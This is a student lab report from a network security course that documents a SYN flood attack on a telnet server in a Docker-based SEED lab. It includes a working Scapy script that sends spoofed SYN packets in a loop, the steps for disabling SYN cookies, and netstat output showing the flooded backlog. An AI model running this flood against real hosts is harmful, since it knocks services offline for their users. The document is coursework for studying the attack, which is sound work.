CS 5153/5053 Network Security, Spring 2023

Project 3: TCP Attacks

Report


Student: Austin Tyler Conn

Contents

Link to Source Code https://github.com/austinc3030/tcp_m11809075

Host Environment Used

Operating System: Ubuntu 20.04 LTS




```
seed@network-security-seedlabs:/home/austinc3030$ uname -a
Linux network-security-seedlabs 5.15.0-1030-gcp #37~20.04.1-Ubuntu SMP Mon Feb 2
0 04:30:57 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
seed@network-security-seedlabs:/home/austinc3030$ 
```


Hardware: Google Cloud E2 Instance
Links Used for Environment Setup:

- seed-labs/seedvm-cloud.md at master · seed-labs/seed-labs (github.com)
- seed-labs/create_vm_gcp.md at master · seed-labs/seed-labs (github.com)

Docker Information



```
seed@network-security-seedlabs:/home/austinc3030$ dockps
f54490ab838c  seed-attacker
81c6cbc0cda3  user1-10.9.0.6
bd2340d0fba8  user2-10.9.0.7
67c3c3687418  victim-10.9.0.5
seed@network-security-seedlabs:/home/austinc3030$ 
```



```
seed@network-security-seedlabs:/home/austinc3030$ docker network ls
NETWORK ID     NAME           DRIVER    SCOPE
ba8c0c980c83   bridge         bridge    local
ba0612588179   host           host      local
e5b89a0c237d   net-10.9.0.0   bridge    local
bca514a37034   none           null      local
seed@network-security-seedlabs:/home/austinc3030$ 
```


Assumptions

1. Mapping between PDF document and docker containers provided:
    a. Client (10.0.2.5) = user1-10.9.0.6 (10.9.0.6)
    b. Server (10.0.2.6) = victim-10.9.0.5 (10.9.0.5)
    c. Attacker (10.0.2.7) = seed-attacker (10.9.0.1)

Task 1


How did you perform the attack in your VM

1. Write code for scapy.




```python
#!/bin/python3
from scapy.all import *
from random import randrange
import sys

# Targeting victim/server container's telnet port
strDestinationIP = "10.9.0.5"
intDestinationPort =  23

while True:  # Run until CTRL+C

    # Pick an arbirtrary source IP address and port number
    intSourcePort = randrange(1, 65535)
    strSourceIP = str(RandIP())

    # Build the IP layer of the packet
    lyrIP = IP(src=strSourceIP, dst=strDestinationIP)

    # Build TCP layer of the packet
    lyrTCP = TCP(sport=intSourcePort, dport=intDestinationPort, flags="S", seq=12435)

    # Build the full packet and show it
    pktSynPacket = lyrIP / lyrTCP
    pktSynPacket.show()

    # Send the packet
    send(pktSynPacket, verbose=0)

```

2. Check the size of net.ipv4.tcp_max_syn_backlog on the victim/server.




```
root@67c3c3687418:/tcp_m11809075# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
root@67c3c3687418:/tcp_m11809075# 
```

3. Check the connections on the victim/server.




```
root@67c3c3687418:/tcp_m11809075# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36061        0.0.0.0:*               LISTEN
root@67c3c3687418:/tcp_m11809075# 
```

4. Initiate a telnet session from user1/client to the victim/server.




```
root@81c6cbc0cda3:/tcp_m11809075# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
67c3c3687418 login: 
```

5. Check connections on the victim/server to see the new telnet connection.




```
root@67c3c3687418:/tcp_m11809075# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36061        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:51640          ESTABLISHED
root@67c3c3687418:/tcp_m11809075# 
```

6. Disable SYN cookies on the victim/server per the assignment instructions (Note: the SEED Lab Docker Image for the victim/server already has SYN cookies disabled.)




```
root@67c3c3687418:/tcp_m11809075# sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 0
net.netfilter.nf_conntrack_sctp_timeout_cookie_echoed = 3
net.netfilter.nf_conntrack_sctp_timeout_cookie_wait = 3
root@67c3c3687418:/tcp_m11809075# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@67c3c3687418:/tcp_m11809075# 
```

7. From the attacker, initiate a SYN attack using code from step 1.




```
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     = 
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 40.166.217.115
  dst       = 10.9.0.5
  \options   \
###[ TCP ]###
     sport     = 6180
     dport     = telnet
     seq       = 12435
     ack       = 0
     dataofs   = None
     reserved  = 0
     flags     = S
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []
```

8. Attempt to initiate a new telnet session from user1/client to the victim/server.




```
root@81c6cbc0cda3:/tcp_m11809075# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@81c6cbc0cda3:/tcp_m11809075# 
```

9. Check netstat on the victim/server to see the active connections.



```
tcp        0      0 10.9.0.5:23             50.169.29.248:22044     SYN_RECV
tcp        0      0 10.9.0.5:23             52.156.118.231:9251     SYN_RECV
tcp        0      0 10.9.0.5:23             108.169.224.15:48765    SYN_RECV
tcp        0      0 10.9.0.5:23             146.5.27.133:47556      SYN_RECV
tcp        0      0 10.9.0.5:23             77.98.13.236:43026      SYN_RECV
tcp        0      0 10.9.0.5:23             23.110.44.185:11224     SYN_RECV
root@67c3c3687418:/tcp_m11809075# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36061        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             160.10.161.245:4671     SYN_RECV
tcp        0      0 10.9.0.5:23             52.196.64.152:64188     SYN_RECV
tcp        0      0 10.9.0.5:23             125.188.7.38:25120      SYN_RECV
tcp        0      0 10.9.0.5:23             25.191.128.140:50524    SYN_RECV
tcp        0      0 10.9.0.5:23             56.180.67.70:31700      SYN_RECV
tcp        0      0 10.9.0.5:23             123.132.239.226:23442   SYN_RECV
tcp        0      0 10.9.0.5:23             104.107.222.59:59835    SYN_RECV
tcp        0      0 10.9.0.5:23             108.193.48.44:21629     SYN_RECV
tcp        0      0 10.9.0.5:23             7.101.199.36:54700      SYN_RECV
tcp        0      0 10.9.0.5:23             156.250.27.215:25199    SYN_RECV
tcp        0      0 10.9.0.5:23             242.253.4.22:30457      SYN_RECV
tcp        0      0 10.9.0.5:23             107.187.116.253:33601   SYN_RECV
tcp        0      0 10.9.0.5:23             179.47.213.159:40907    SYN_RECV
tcp        0      0 10.9.0.5:23             96.136.6.37:46084       SYN_RECV
tcp        0      0 10.9.0.5:23             104.58.14.232:26173     SYN_RECV
tcp        0      0 10.9.0.5:23             177.252.5.194:40284     SYN_RECV
tcp        0      0 10.9.0.5:23             142.56.195.94:22158     SYN_RECV
tcp        0      0 10.9.0.5:23             193.229.159.122:35185   SYN_RECV
tcp        0      0 10.9.0.5:23             193.7.92.10:12522       SYN_RECV
tcp        0      0 10.9.0.5:23             110.171.209.31:62257    SYN_RECV
tcp        0      0 10.9.0.5:23             176.220.159.252:24012   SYN_RECV
tcp        0      0 10.9.0.5:23             253.181.176.17:42081    SYN_RECV
tcp        0      0 10.9.0.5:23             47.36.101.22:37106      SYN_RECV
tcp        0      0 10.9.0.5:23             182.219.251.23:12190    SYN_RECV
tcp        0      0 10.9.0.5:23             186.71.233.214:33886    SYN_RECV
tcp        0      0 10.9.0.5:23             164.90.12.19:14745      SYN_RECV
tcp        0      0 10.9.0.5:23             119.236.103.28:38494    SYN_RECV
tcp        0      0 10.9.0.5:23             119.3.59.26:50110       SYN_RECV
tcp        0      0 10.9.0.5:23             3.22.96.229:54137       SYN_RECV
tcp        0      0 10.9.0.5:23             37.180.211.92:59692     SYN_RECV
tcp        0      0 10.9.0.5:23             165.10.250.129:44108    SYN_RECV
tcp        0      0 10.9.0.5:23             114.139.58.202:8244     SYN_RECV
tcp        0      0 10.9.0.5:23             3.225.207.178:8680      SYN_RECV
tcp        0      0 10.9.0.5:23             148.192.210.26:7375     SYN_RECV
tcp        0      0 10.9.0.5:23             249.55.0.44:25396       SYN_RECV
tcp        0      0 10.9.0.5:23             240.89.121.184:7798     SYN_RECV
tcp        0      0 10.9.0.5:23             176.130.126.23:24107    SYN_RECV
tcp        0      0 10.9.0.5:23             179.134.131.39:55006    SYN_RECV
tcp        0      0 10.9.0.5:23             48.232.70.120:3360      SYN_RECV
tcp        0      0 10.9.0.5:23             38.165.83.159:49991     SYN_RECV
tcp        0      0 10.9.0.5:23             2.188.114.102:53385     SYN_RECV
tcp        0      0 10.9.0.5:23             109.108.111.226:61652   SYN_RECV
tcp        0      0 10.9.0.5:23             208.227.121.125:13494   SYN_RECV
tcp        0      0 10.9.0.5:23             14.133.121.153:15730    SYN_RECV
tcp        0      0 10.9.0.5:23             157.28.23.98:5389       SYN_RECV
tcp        0      0 10.9.0.5:23             219.124.44.254:25938    SYN_RECV
tcp        0      0 10.9.0.5:23             156.20.246.62:63014     SYN_RECV
tcp        0      0 10.9.0.5:23             114.86.190.232:11230    SYN_RECV
tcp        0      0 10.9.0.5:23             86.2.242.243:31155      SYN_RECV
tcp        0      0 10.9.0.5:23             137.154.249.243:34009   SYN_RECV
tcp        0      0 10.9.0.5:23             31.181.138.160:28157    SYN_RECV
tcp        0      0 10.9.0.5:23             164.60.125.99:20346     SYN_RECV
tcp        0      0 10.9.0.5:23             194.160.137.139:26911   SYN_RECV
tcp        0      0 10.9.0.5:23             116.147.247.117:40771   SYN_RECV
tcp        0      0 10.9.0.5:23             31.136.238.62:5724      SYN_RECV
tcp        0      0 10.9.0.5:23             12.208.220.239:29376    SYN_RECV
tcp        0      0 10.9.0.5:23             163.33.94.174:55851     SYN_RECV
tcp        0      0 10.9.0.5:23             254.141.77.47:9826      SYN_RECV
tcp        0      0 10.9.0.5:23             12.21.143.47:41274      SYN_RECV
tcp        0      0 10.9.0.5:23             125.143.11.48:53201     SYN_RECV
tcp        0      0 10.9.0.5:23             118.3.10.195:11567      SYN_RECV
tcp        0      0 10.9.0.5:23             195.44.82.95:16090      SYN_RECV
tcp        0      0 10.9.0.5:23             240.146.250.76:706      SYN_RECV
tcp        0      0 10.9.0.5:23             158.158.16.250:59354    SYN_RECV
tcp        0      0 10.9.0.5:23             149.227.73.10:41981     SYN_RECV
tcp        0      0 10.9.0.5:23             208.47.230.46:20566     SYN_RECV
tcp        0      0 10.9.0.5:23             141.56.14.63:4557       SYN_RECV
tcp        0      0 10.9.0.5:23             111.17.113.73:14783     SYN_RECV
tcp        0      0 10.9.0.5:23             131.109.219.50:50975    SYN_RECV
tcp        0      0 10.9.0.5:23             73.157.150.243:14770    SYN_RECV
tcp        0      0 10.9.0.5:23             124.55.0.88:7006        SYN_RECV
tcp        0      0 10.9.0.5:23             197.92.196.188:63970    SYN_RECV
tcp        0      0 10.9.0.5:23             176.181.202.97:281      SYN_RECV
tcp        0      0 10.9.0.5:23             253.188.139.64:64085    SYN_RECV
tcp        0      0 10.9.0.5:23             167.231.168.6:62410     SYN_RECV
tcp        0      0 10.9.0.5:23             36.75.17.200:11981      SYN_RECV
tcp        0      0 10.9.0.5:23             138.95.207.68:27123     SYN_RECV
tcp        0      0 10.9.0.5:23             244.100.27.65:58608     SYN_RECV
tcp        0      0 10.9.0.5:23             250.46.139.12:20843     SYN_RECV
tcp        0      0 10.9.0.5:23             187.154.213.15:24513    SYN_RECV
tcp        0      0 10.9.0.5:23             37.222.218.247:43007    SYN_RECV
tcp        0      0 10.9.0.5:23             90.84.88.228:44320      SYN_RECV
tcp        0      0 10.9.0.5:23             210.56.189.130:35202    SYN_RECV
tcp        0      0 10.9.0.5:23             175.196.126.197:58117   SYN_RECV
tcp        0      0 10.9.0.5:23             114.126.210.53:46023    SYN_RECV
tcp        0      0 10.9.0.5:23             125.209.169.229:14096   SYN_RECV
tcp        0      0 10.9.0.5:23             33.65.114.179:59038     SYN_RECV
tcp        0      0 10.9.0.5:23             80.133.3.31:36025       SYN_RECV
tcp        0      0 10.9.0.5:23             156.29.189.153:59323    SYN_RECV
tcp        0      0 10.9.0.5:23             145.8.103.159:10181     SYN_RECV
tcp        0      0 10.9.0.5:23             200.14.98.101:4194      SYN_RECV
tcp        0      0 10.9.0.5:23             156.139.161.159:51588   SYN_RECV
tcp        0      0 10.9.0.5:23             99.58.130.14:19710      SYN_RECV
tcp        0      0 10.9.0.5:23             38.196.155.168:55496    SYN_RECV
tcp        0      0 10.9.0.5:23             195.173.198.44:60634    SYN_RECV
tcp        0      0 10.9.0.5:23             81.43.238.76:3657       SYN_RECV
tcp        0      0 10.9.0.5:23             220.62.37.210:27128     SYN_RECV
tcp        0      0 10.9.0.5:23             1.144.152.174:39640     SYN_RECV
tcp        0      0 10.9.0.5:23             101.140.95.105:17402    SYN_RECV
tcp        0      0 10.9.0.5:23             125.176.154.213:20014   SYN_RECV
tcp        0      0 10.9.0.5:23             152.135.94.49:35634     SYN_RECV
tcp        0      0 10.9.0.5:23             143.178.90.189:28175    SYN_RECV
